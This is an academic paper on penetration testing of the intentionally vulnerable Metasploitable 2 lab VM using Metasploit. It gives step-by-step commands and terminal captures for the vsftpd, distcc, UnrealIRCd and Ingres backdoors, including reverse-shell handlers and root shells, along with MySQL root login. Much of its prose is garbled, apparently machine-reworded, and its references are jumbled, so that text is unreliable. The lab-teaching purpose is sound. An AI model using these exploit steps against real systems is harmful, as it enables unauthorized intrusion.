www.ijecs.in
International Journal Of Engineering And Computer Science
Volume 9 Issue 04 April 2020, Page No. 25014-25022
ISSN: 2319-7242 DOI: 10.18535/ijecs/v9i05.4476

Penetration Testing on Metasploitable 2

[1]Mandeep Singh, [2]Sunny Kumar, [3]Tushant Garg[*], [4]Niranjan Pandey
[1,2,3,4]Computer Science Department HMR Institute of Technology & Management, GGSIPU New Delhi, India

Abstract:
In this paper, we will discuss how to perform a penetration test on Metasploitable 2 using Metasploit. Metasploitable 2 is a vulnerable system that we decide to use, as using some other system to do the same it would be considered as hacking and could have awful results. The primary purpose of this research is to tell about the various tools used when someone trying to find possible vulnerabilities in a system. By using the Metasploit system to test a system, we can find possible vulnerabilities that need to be fixed to protect and make the system better. Different areas like firewalls, network protocols, and other basic security is-sues will be explored in this research.

While there are many other different ways to do penetration testing, but we decide to use Metasploit be-cause of its broad uses and simplicity? We will have the option of either using the command line within Metasploit or by using the community version of the product, which is mostly automated. Both alternatives will be explored in this paper. If anyone going through all of the steps given in this paper should be able to try and exploit any vulnerable system.

Keywords: Penetration testing, Metasploit, Metasploitable 2, vulnerabilities, Stuxnet, Kali Linux, and Nmap.

1. Introduction

When the Internet has started, in the beginning, the world had a great deal continuing for itself as far as security. As long as that you considered that the way that relatively few individuals approached the web, in this manner there were fewer attackers to manage.

Security wasn't significant in those days, however as the years proceeded onward, we got genuine and have been playing catchup from that point forward. With innovation being made each year, we continually need to come up with better approaches to stop malicious action inside our systems. In addition to the fact that not only businesses need consistent upkeep in security, however, home experts as well, particularly when managing servers.

Security is so significant in our regular day to day existence. At the point when individuals need security, what is likely heard is that they need a suspicion that all is well and good. Having a sense of safety isn't a similar thing as being secure. On the off chance that everybody comprehended what sorts of risks are out there, they would make genuine security their first need.

Given the correct condition and opportunity, anybody could utilize the abilities they master utilizing programs like Metasploit to stop the malicious conduct of others. At the point when individuals set out to make systems, they don't at first consider each conceivable exploit accessible inside it.

There is a great deal of moving parts with regards to causing a system and everyone must investigate all the choices they have to give a safe and safe system. This is the place where penetration testing proves to be useful. Concerning the security of systems, we can leave nothing to risk. All these things are necessary for one programmer attempting to misuse a system to access the individual and private information of its clients and administrators. By utilizing these testing methods included in this paper people can get a jump on the bad guys looking to harm and infiltrate systems that do not belong to them.

The things that are described in this paper are to just be utilized for the suitable way and are no chance planned to lead one to turn into an attacker. The strategies described are intended to support one if they were planning in learning certain objectives that relate to penetration testing of one's system or a system that you have consent for.

Some very numerous individuals are taking what they are realizing and applying it in an unethical manner, which will make devastation and accomplish a financial addition. Nobody should take what they learn and use it against anybody as such.

2. Penetration Testing

Penetration testing encapsulates a variety of things. Several of these things contain Wi-Fi, networks, software, and hardware systems. Many systems have some type of vulnerabilities provide when launched. These vulnerabilities are referred to as zero-day exploits. Zero-day exploits are possibly identified by the companies and do not believe it's poor enough to repair or do not find out about them at all. There are lots of difficulties with the interaction between hardware and software that could stay as yet not known for a long time before they're discovered, and some are never discovered since that situation hasn't shown itself.

Penetration testing could be identified like, a suggests for an organization or business to gain access to the vulnerabilities within their program at any provided time. As systems modify, such as the improvement of new computer software

or equipment improvements, more vulnerabilities may present themselves. The easiest way to use and end these vulnerabilities from being discovered is always too often employ somebody full-time to continually do penetration testing or if income is limited, employ somebody periodically to complete the testing.

Through penetration testing by experts mightn't discover vulnerability in the system; it's however required to ensure that you offer every possible effort against those who may try to test the device maliciously. Among the countless factors for performing penetration testing are economic responsibilities, security issues, and data protection [2].

If you're to accomplish penetration testing on a system something that's not yours, you should be sure you get the right to hack, and nondisclosure agreement signed [2]. As it pertains to protecting computer systems, Metasploit is excellent in what to do that. Metasploit is only one of several penetration testing pro-grams present in the world. Employing this program, you'll surely manage to quickly identify any vulnerability through the exploitation of the machine, either manually (command line style) or automatically (secure web-based GUI type).

There are lots of several types of penetration testing tools offered to explore. Metasploit, Kali Linux, Wireshark, w3af, John the Ripper, Nessus, Nmap, Dradis, and BeEf are a number of them [1]. A few of the various kinds of attacks that can be carried out on the system include Bluetooth, PC microphone, Wi-Fi (Wpa-protected), and man in the middle attacks [1]. Kali Linux is an operating system full of various open-source programs strictly developed with the hacker world in its mind. It's not an OS to be studied lightly as any usage of it illegally could enable you to get jailed if you're ever caught. Both main penetration testing is either overt or covert [5]. Overt testing is when you have the entire cooperation of the owners of the systems in that you are testing on and covert is if you are testing the staff's ability to find out the exploits being done on the machine [5].

A few of the other items to consider when having a small business may be the financial aspects. There is certainly a large number of companies in the market which are being crippled because of insufficient testing or preparation. Sometimes maybe it's a possibility of getting the item out before it's ready. If that's the case, the other might consider giving the project another few weeks to be able to make certain the bugs are typically exercised, because putting soft- ware out into the entire world before it's ready could end up in catastrophic failure.

As companies become bigger over time, we owe it to ourselves to conduct testing on all the systems to be able to show our products at its finest hour and not need to concern yourself with the possible zero-day exploits which were left behind. Here shown below is merely one person's estimated damage report because of cybercrimes that may have been prevented if maintenance on the systems could have been done.

3. Metasploitable 2

Metasploitable 2 is the machine that is being utilized in the research. It is a Linux based operating system that is made distinctively given Metasploit to be misused by its clients. It is accessible to download on the Metasploit site for any individual who wishes to utilize do penetration testing. Even

Though we could utilize any penetration testing program we wish, we will utilize Metasploit as talked about beforehand.

To set up the helpless mama chine, you have to download it from the site (www.metasploit.com) and open the virtual machine file within a virtual box of your decision. After having done these prescribed steps, you are on the route to test the vulnerabilities of this machine and on your approach to turning into a penetration tester. You at that point should simply enter msfadmin for the username and secret key and you will be associated in no time. Even though this is only a test machine, it has all the capacities of any working framework that would wish to test later on.

A. Methods and Methodologies

A few of the strategies and methodologies which are used include such things as Open Web Application Security Project and Open Source Security Testing Methodology Manual [8]. Not totally all strategies need to be employed for every application. Some are just made to employed for particular things. These strategies are still present in today's standards.

Open-source Security Testing Strategy Information can be utilized in places like physical security, human component, instant transmission, telecommunication, information systems and operating systems [8]. Applying something such as Kali Linux provides many uses such as SQL injection, repository security audit, system traffic eavesdropping/ tampering network infra-structure attack, denial of service attacks, network stress testing, manipulating of user data, web application testing [8].

4. Automated and Manual Testing

You will find differences between using either automated or manual testing. With automated testing, you could not necessarily know the way everything works or why it's happening. If you use manual testing, you have a lot more control over what happens with the methods provided and can learn most of the ways how the systems work together. Without stepping into the financial difference between the two, the manual method seems to be the simplest way to complete penetration testing. Something to take into account when either using manual or automatic is the time frame it will take to complete the job. While both ways have their benefits, the time it will take is even more quickly when penetration testing automatically [2].


By penetration testing automatically, the coding used to attack cover various platforms [2]. When carrying it out manually, you've to improve the code every time you execute it to cover all the different platforms [2]. Unless you are a professional, you ought to leave the manual penetration testing to the pros [2]. “Experienced hackers are used to writing own scripts or even automate one of the stages, to be able to proceed quickly and find more security leaks in target systems [2].”

5. PENETRATION TESTING USING METASPLOIT For download and using Metasploit in your PC, you make

Sure that your PC can have all of the following given requirements [6]:

- Ubuntu 8
- 2 GB RAM (recommended: 4 GB)
- At least 2 GHz processor
- At least 500MB hard drive space
- 10/100 Mbps network interface card
- Firefox from 4 on to current
- Chrome from 10 to current.

Metasploit has various modules for penetration testing. There are two modules, one is a community online version (automatic) and the second is the console version, which is based on CLI and is manual. Metasploit is made by Rapid7.Rapid7 has made programs like InsightVM, AppSpider. There are different ways to interact with Metasploit. One way is to interact with MsfConsole. msfconsole is robust, easy to interact and is scalable [8].



```
niranjan@kali:~$ msfconsole
[-] ***rting thE Metasploit Framework console...\
[-] * WARNING: No database support: No database YAML file
[-] ***

Call trans opt: received. 2-19-98 13:24:18 REC:Loc

     Trace program: running

           wake up, Neo...
        the matrix has you
      follow the white rabbit.

          knock, knock, Neo.

                        (`.         ,-,
                        ` `.    ,;' /
                         `.  ,'/ .'
                          `. X /.'
                .-;--''--.._` ` (
              .'            /   `
             ,           ` '   Q '
             ,         ,   `._    \
          ,.|         '     `-.;_'
          :  . `  ;    `  ` --,.._;
           ' `    ,   )   .'
              `._ ,  '   /_
                 ; ,''-,;' ``-
                  ``-..__``--`

                             https://metasploit.com


       =[ metasploit v5.0.82-dev                          ]
+ -- --=[ 1989 exploits - 1088 auxiliary - 340 post       ]
+ -- --=[ 559 payloads - 45 encoders - 10 nops            ]
+ -- --=[ 7 evasion                                       ]

Metasploit tip: You can upgrade a shell to a Meterpreter session on many pl
atforms using sessions -u <session_id>

msf5 > 
```

Figure 1: Screenshot of Meatsploitable Framework console the first step which needs to be done during testing a


System, you need to know the IP of the system. Different commands are used to get information from a different system. A command like SNMP or Net-BIOS can be used to find the IP address [9]. If using Linux machine commands like arpscan or netdiscover can be used to scan the IP address that is connected with your LAN [9].

Meterpreter is a part of Metasploit which is used for exploiting the system. Using meterpreter to exploit and gaining access to its shell. You can perform various things like token stealing, screenshot, making new user, edit or delete files [8].

There is a lot of different programs that interweave with Metasploit to help with penetration testing. Nessus 5 gives heaps of different choices inside the msfconsole [11]. First thing you have to download Nessus and design it for any way you wish to utilize it [11]. Select any modules your requirement for your excursion and sign in to the msfconsole [11]. At that point, you should enter the order load nessus and you are on route to Nessus usage [11].

The basic commands which are used by Metasploit console:

- Help (bring the basic commands) [10]
- Back (provides you go back to msf) [10]
- set LHOST (set your Listening IP) [10]
- set RHOST (Set the victim Ip) [10]
- Show exploit (it will show all the exploits) [10]
- Search (name of the exploit)(find the exploit specifically to get info about) [10]
- Info (name of the exploit)(provide info about exploit) [10]
- Show payloads (provides payload about particular exploit) [10]
- Info (name of the payload)(provide the info about specific payload) [10]
- set PAYLOAD (payload is selected) [10]
- Show options (show options which are necessary to run the exploit) [10]
- Show target (show the attacking system) [10]
- Run/exploit (it will launch the attack on the system) [10].



msf5> search exploit(name of the exploit)	To search a particular exploit
msf5> info exploit(name of the exploit)	To get to know about the exploit
msf5> use exploits (name of the exploit)	To use the exploit
msf5> show options(name of the exploit)	To show the options required for setting the exploit
msf5> set rhost <victim machine ip>	To add victim ip for attacking the exploit
msf5> set lhost <Attacking machine ip>	To add the attacker ip
msf5> run/ exploit	To run the exploit
msf5> sessions -l -v	To see the sessions running

Figure 2: Other important commands. Source [6]

There is plenty of hacking challenges that individuals set up for their companions in the hacking network that is utilizing Metasploit's work in programs yet in the Kali operating system. As we have seen Nmap and different projects can be utilized in numerous frameworks and systems. Here in the article titled "Hack the Fartknocker VM (CTF Challenge)," they talk about discovering port hacking and shrouded messages in documents found in route [12]. There are a variety of roads utilized in the article like SSH, FTP, and port hacking. Wireshark was utilized to help en route. Beneath I have a fabulous time side of the hacking scene with a screen of what the individual who started the test left for the individual who had the option to hack the VM.




Figure 3: Flowchart for the generic path used to exploit using Metasploit.

A. Manual Penetration Testing

One of the ways during which to try penetration testing is manual. By employing an instruction like con-sole, the users are ready to have full control over their exploitations. Scripts are written by some professionals to automate the method of exploiting vulnerabilities. Not all scripts are equivalent, because the systems that are being exploited are different and sometimes require different methods.

First, the user has got to gain access to the system to push a payload, which can fight to realize control of the present system. Scripting languages are only one of the various ways to automate all of the footwork required to try to the work. “A script-based attack framework may be a sort of web attack program written in scripting language[3].” Without scripting, it might take tons longer to undertake exploits that need many steps but aren’t guaranteed success.

Penetration testing can be done manually. By doing things manually, we can perform exploitation accordingly. Scripts are used written by professionals. The first phase is the reconnaissance phase where we scan the ip. Then, Nmap is used to scan the ports for the service version. Then, the user has to gain access, then we use the payload for gaining access.

B. Metasploit Framework Console

To do manual exploitation of a particular system, by accessing the console. The procedure will show how exploitation of a particular system.

1. Open msfconsole or type msfconsole in the kali command line.

2. We need to find out the system type and exploit to be used.

3. Once you got the system ip address, run the Nmap and ip address. It will show the open ports and services running on that port.

4. After then, we use show commands and find the exploit in msfconsole to get remote access.

5. To know information about the exploit by using a command: info exploit/”

6. Then we “use” exploit name command.

7. Then we use show options to need to know the exploit to run further.

8. We need to set the ip address of the target machine using set RHOST “ip-address”.

9. We need to set the payload and then set the ip address of attacking machine and set LHOST ”ip-address”.

10. Now, we enter check command to know”if the machine is exploitable or not”.

11. If everything works fine, we gain access. [4]

C. Metasploit Community

This form is much progressively oversimplified to use since it is computerized. At the point when you download Metasploit, it accompanies this choice which is done on your program utilizing your PC as the nearby host, which does the entirety of the misusing. Metasploit people group was predominantly imagined helping overcome any issues between ordinary penetration analyzers and individuals hoping to do the testing without truly seeing each part of it. Although utilizing the network appears to be quicker, you despite everything need to find out about the entirety of the various methods to be efficient at the testing.

1. To get to the online GUI, you have to discover where you introduced Metasploit and choose the GUI from the rundown of records. It will open in your internet browser.

2. The subsequent stage is to enter the login data you gave at the time you did the arrangement for Metasploit.

3. Snap the open undertaking tab to fire another venture to stay aware of the various things you will be doing with Metasploit since only one out of every odd framework is defenseless in a similar way.

4. You would now be able to check for accessible frameworks to attempt to exploit or enter in the ip address to begin.

5. With the framework entered in, you can dissect the framework for accessible endeavors and push the payloads naturally onto the frameworks.

6. After those means, all that is left to do is catching the data and get done with accessing the exploitable framework.

7. Much the same as with the manual form, after getting entrance, you have a free wander on the frame-work you currently control.

D. Common Exploit known

1. Vsftpd Backdoor Creation

This exploit is responsible for gaining access to the shell through the backdoor. This vulnerability was re-moved shortly after it was introduced.

2. Distcc exploit

Distcc is a tool for increasing the speed of compilation of code over a network by using the unused processing power of another computer.

If distcc 2.x is not configured, it allows an attacker to attack the port and gain remote access. It allows the attacker to run the commands without any authorization.

3. UnrealIrcd Backdoor Creation

UnrealIrcd is a service which is used to connect network through Ircd which means internet

Relay chat daemon that activates IRC protocol used for chatting. This exploit is responsible for gaining access to the shell through a backdoor.

There is a flaw in the Unreal IRCD 3.2.8.1 download archive, and this module exploits a malicious back- door into it. The backdoor was present between November 2009 and June 2010.

4. Mysql Unpasworded account

This vulnerability is present. It happens many times, security admins forget to put a password on MySQL. If we get the MySQL access as root. We can do anything like adding, deleting databases.

5. 1524 (Ingres backdoor)

It is a legitimate service and used by the Ingres database and TCP port 1524. It is also used by an attacker as a trojan to get remote access.

Vsftpd backdoor Instructions: [7]

1. Type msfconsole in kali terminal shell and hit enter.

2. Find the Ip address from Metasploitable 2 or any system.

3. Now run the Nmap in different types and type the command: Nmap -sC -sV -p- -vv 192.168.0.101(Ip of the victim machine). This will provide you a detailed result about all the services running on each port.

4. Now in msfconsole search “vsftpd” and hit enter.


5. Now type “use

exploit/Unix/ftp/vsftpd_234_backdoor” and hit enter.

6. Type “Show options” and hit enter.

7. Set the Rhost value by entering the “set rhost ip”.

8. Run the exploit.



```
niranjan@kali: ~
msf5 > use exploit/unix/ftp/vsftpd_234_backdoor
msf5 exploit(unix/ftp/vsftpd_234_backdoor) > show options

Module options (exploit/unix/ftp/vsftpd_234_backdoor):

   Name    Current Setting  Required  Description
   ----    ---------------  --------  -----------
   RHOSTS                   yes       The target host(s), range CIDR identifier, or hosts file with syntax 'file:<path>'
   RPORT   21               yes       The target port (TCP)


Exploit target:

   Id  Name
   --  ----
   0   Automatic


msf5 exploit(unix/ftp/vsftpd_234_backdoor) > set rhosts 192.168.0.101
rhosts ⇒ 192.168.0.101
msf5 exploit(unix/ftp/vsftpd_234_backdoor) > run

[*] 192.168.0.101:21 - Banner: 220 (vsFTPd 2.3.4)
[*] 192.168.0.101:21 - USER: 331 Please specify the password.
[+] 192.168.0.101:21 - Backdoor service has been spawned, handling...
[+] 192.168.0.101:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (0.0.0.0:0 → 192.168.0.101:6200) at 2020-04-05 06:06:28 -0400

█
```

Figure 4: Screenshot of VSFTPD Backdoor exploit in action. Mysql Unguarded protection:

1. Find the Ip address from metasploitable 2 or any system.

2. Now run the Nmap in different types and type the command: Nmap -sC -sV -p- -vv 192.168.0.101(Ip of the victim machine). This will provide you a detailed result about all the services running on each port.

3. We will log in using MySQL by providing username as root(Linux) for windows (admin, administrator) and log in using the MySQL.

4. Type the command “MySQL -u root -p -h IP” (-u for the user,-p for the password).

5. Now press the enter button. Distcc Backdoor Instructions:

1. Type msfconsole in kali terminal shell and hit enter.

2. Find the Ip address from metasploitable 2 or any system.

3. Now run the Nmap in different types and type the command: Nmap -sC -sV -p- -vv 192.168.0.101(Ip of the victim machine). This will provide you a detailed result about all the services running on each port.


4. Now in msfconsole search “distccd” and hit enter.

5. Now type “use exploit/Unix/misc/distcc_exec ” and hit enter.

6. Type “Show options” and hit enter.

7. Set the Rhost value by entering the “set rhost ip”.

8. Run the exploit



```
niranjan@kali: ~
msf5 > use exploit/unix/misc/distcc_exec
msf5 exploit(unix/misc/distcc_exec) > show options

Module options (exploit/unix/misc/distcc_exec):

   Name    Current Setting  Required  Description
   ----    ---------------  --------  -----------
   RHOSTS                   yes       The target host(s), range CIDR identifier, or hosts file with syntax 'file:<path>'
   RPORT   3632             yes       The target port (TCP)


Exploit target:

   Id  Name
   --  ----
   0   Automatic Target


msf5 exploit(unix/misc/distcc_exec) > set rhosts 192.168.0.101
rhosts ⇒ 192.168.0.101
msf5 exploit(unix/misc/distcc_exec) > run

[*] Started reverse TCP double handler on 192.168.0.109:4444
[*] Accepted the first client connection...
[*] Accepted the second client connection...
[*] Command: echo gl7M22GNR4Omd4Td;
[*] Writing to socket A
[*] Writing to socket B
[*] Reading from sockets...
[*] Reading from socket B
[*] B: "gl7M22GNR4Omd4Td\r\n"
[*] Matching...
[*] A is input...
[*] Command shell session 3 opened (192.168.0.109:4444 → 192.168.0.101:58508) at 2020-04-05 09:18:16 -0400

id
uid=1(daemon) gid=1(daemon) groups=1(daemon)
whoami
daemon
```

Figure 5: Screenshot of Distcc Backdoor exploit in action. Unreal Ircd Backdoor Instructions:

1. Type msfconsole in kali terminal shell and hit enter.

2. Find the Ip address from metasploitable 2 or any system.

3. Now run the Nmap in different types and type the command: Nmap -sC -sV -p- -vv 192.168.0.101(Ip of the victim machine). This will provide you a detailed result about all the services running on each port.

4. Now in msfconsole search “unrealirc” and hit enter.

5. 5.Now type “use exploit/Unix/irc/unreal_ircd_3281_backdoor” and hit enter.


6. Type “Show options” and hit enter.

7. 7.Set the Rhost value by entering the “set rhost ip”

8. Run the exploit by typing “run”.

Ingres Backdoor Instructions:

1. Find the Ip address from metasploitable 2 or any system.
2. Now run the Nmap in different types and type the command: Nmap -sC -sV -p- -vv 192.168.0.101(Ip of the victim machine). This will provide you a detailed result about all the services running on each port.
3. We will use Ingres backdoor service on port 1524.
4. Type the command “nc 192.168.0.101 1524” and hit enter.
5. Now we got the root access.




```
niranjan@kali:~$ nc 192.168.0.101 1524
root@metasploitable:/# ls
bin
boot
cdrom
dev
etc
home
initrd
initrd.img
lib
lost+found
media
mnt
nohup.out
opt
proc
root
sbin
srv
sys
tmp
usr
var
vmlinuz
root@metasploitable:/# whoami
root
root@metasploitable:/# ▌
```

***Figure 7: Screenshot of Ingres Backdoor exploit in action*.**

6. Conclusion

There are a lot of penetration testing applications in the market and Metasploit just so is the best one that we really could consider to fairly share with you. It's lots of wonderful options and you need to use it sometimes physically or automatically. Though the causes for and against both have been revealed throughout the paper, I'd want to repeat a couple of things. By doing all of the exploiting manually, you can control how you make an effort to exploit a certain process, it just might get slightly longer. Penetration testing is just one of the numerous methods to make sure the info in your programs is secure and may-be not available to hacking. Once you decide to perform penetration testing, it is best to provide Metasploit a shot and you won't be disappointed. When looking into what applications are accessible to make use of across the web, there are always a lot of different options to select from. If you should be maybe not cautious with any of the applications, you may area yourself into some serious trouble.



```
n
   2  exploit/windows/games/ut2004_secure        2004-06-18       good       Yes    Unreal Tournament 2004 "secure" Overflow (Wi
n32)


msf5 > use exploit/unix/irc/unreal_ircd_3281_backdoor
msf5 exploit(unix/irc/unreal_ircd_3281_backdoor) > show options

Module options (exploit/unix/irc/unreal_ircd_3281_backdoor):

   Name    Current Setting  Required  Description
   ----    ---------------  --------  -----------
   RHOSTS                   yes       The target host(s), range CIDR identifier, or hosts file with syntax 'file:<path>'
   RPORT   6667             yes       The target port (TCP)


Exploit target:

   Id  Name
   --  ----
   0   Automatic Target


msf5 exploit(unix/irc/unreal_ircd_3281_backdoor) > set rhosts 192.168.0.101
rhosts ⇒ 192.168.0.101
msf5 exploit(unix/irc/unreal_ircd_3281_backdoor) > run

[*] Started reverse TCP double handler on 192.168.0.109:4444
[*] 192.168.0.101:6667 - Connected to 192.168.0.101:6667 ...
    :irc.Metasploitable.LAN NOTICE AUTH :*** Looking up your hostname ...
    :irc.Metasploitable.LAN NOTICE AUTH :*** Couldn't resolve your hostname; using your IP address instead
[*] 192.168.0.101:6667 - Sending backdoor command ...
[*] Accepted the first client connection ...
[*] Accepted the second client connection ...
[*] Command: echo xK6Lq8OfCuXqRZUE;
[*] Writing to socket A
[*] Writing to socket B
[*] Reading from sockets ...
[*] Reading from socket B
[*] B: "xK6Lq8OfCuXqRZUE\r\n"
[*] Matching ...
[*] A is input ...
[*] Command shell session 2 opened (192.168.0.109:4444 → 192.168.0.101:49152) at 2020-04-05 08:38:49 -0400

id
uid=0(root) gid=0(root)
▌
```

Figure 6: Screenshot of Unreal Ircd Backdoor exploit in action.

References

[1.] Denis, C. Zena, and T. Hayajneh, “Penetration Testing: Concepts, attack methods, and defense strategies,” 2016 IEEE Long Island Systems, Applications and Technology Conference (LISAT), 2016.

[2.] Y. Stefinko, A. Piskozub, and R. Banakh, “Manual and automated penetration testing. Benefits and drawbacks. Modern tendency,” 2016 13th International Conference on Modern Problems of Radio Engineering, Telecommunications and Computer Science (TCSET), 2016.

[3.] H. Gupta and R. Kumar, “Protection against penetration attacks using Metasploit,” 2015 4th International Conference on Reliability, Infocom Technologies and Optimization (ICRITO) (Trends and Future Directions), 2015.

[4.] N. Talekar, “Penetration Testing with Metasploit Framework | www.SecurityXploded.com,” SecurityXploded.com. [Online].

[5.] Available: http://securityxploded.com/penetration-testing-with- metasploit.php. [Accessed: 31-Mar-2017].

[6.] D. Kennedy, Metasploit: the penetration tester's guide. San Francisco, CA: No Starch Press, 2011.

[7.] O., “Hack Like a Pro - Null Byte « Wonder How To,” WonderHowTo. [Online].

Available: https://null-byte.wonderhowto.com/how-to/hack- like-a-pro/. [Accessed: 14-Apr-2017].

[8.] "(Metasploitable Project: Lesson 8)," Metasploitable Project: Lesson 8: Exploiting VSFTPD 2.3.4. [Online]. Available: https://computersecuritystudent.com/SECURITY_TOOLS/METASP LO ITA-BLE/EXPLOIT/lesson8/index.html. [Accessed: 14-Apr- 2017].

[9.] F. Holik, J. Horalek, O. Marik, S. Neradova, and S. Zitta, "Effective penetration testing with Metasploit framework and methodologies," 2014 IEEE 15th International Symposium on Computational Intelligence and Informatics (CINTI), 2014.

[10.] "Finding IP Addresses of Other Network Interfaces on Linux," pentest monkey. [Online]. Available:

[11.] http://pentestmonkey.net/uncategorized/finding-ip-addresses-of-other- network-interfaces-on-linux. [Accessed: 17-Apr-2017].

[12.] "How to use Metasploit commands for real-world security tests," SearchSecurity. [Online]. Available: http://searchsecurity.techtarget.com/tip/Using-Metasploit-for-real- worldsecurity- tests. [Accessed: 15-Apr-2017].

[13.] D. Dodd, "Penetration Testing and Shell Tossing with Meta... » ADMIN Magazine," ADMIN Maga-zine. [Online]. Available: http://www.admin-magazine.com/Articles/Pen-Test-Tips. [Accessed: 17-Apr-2017].
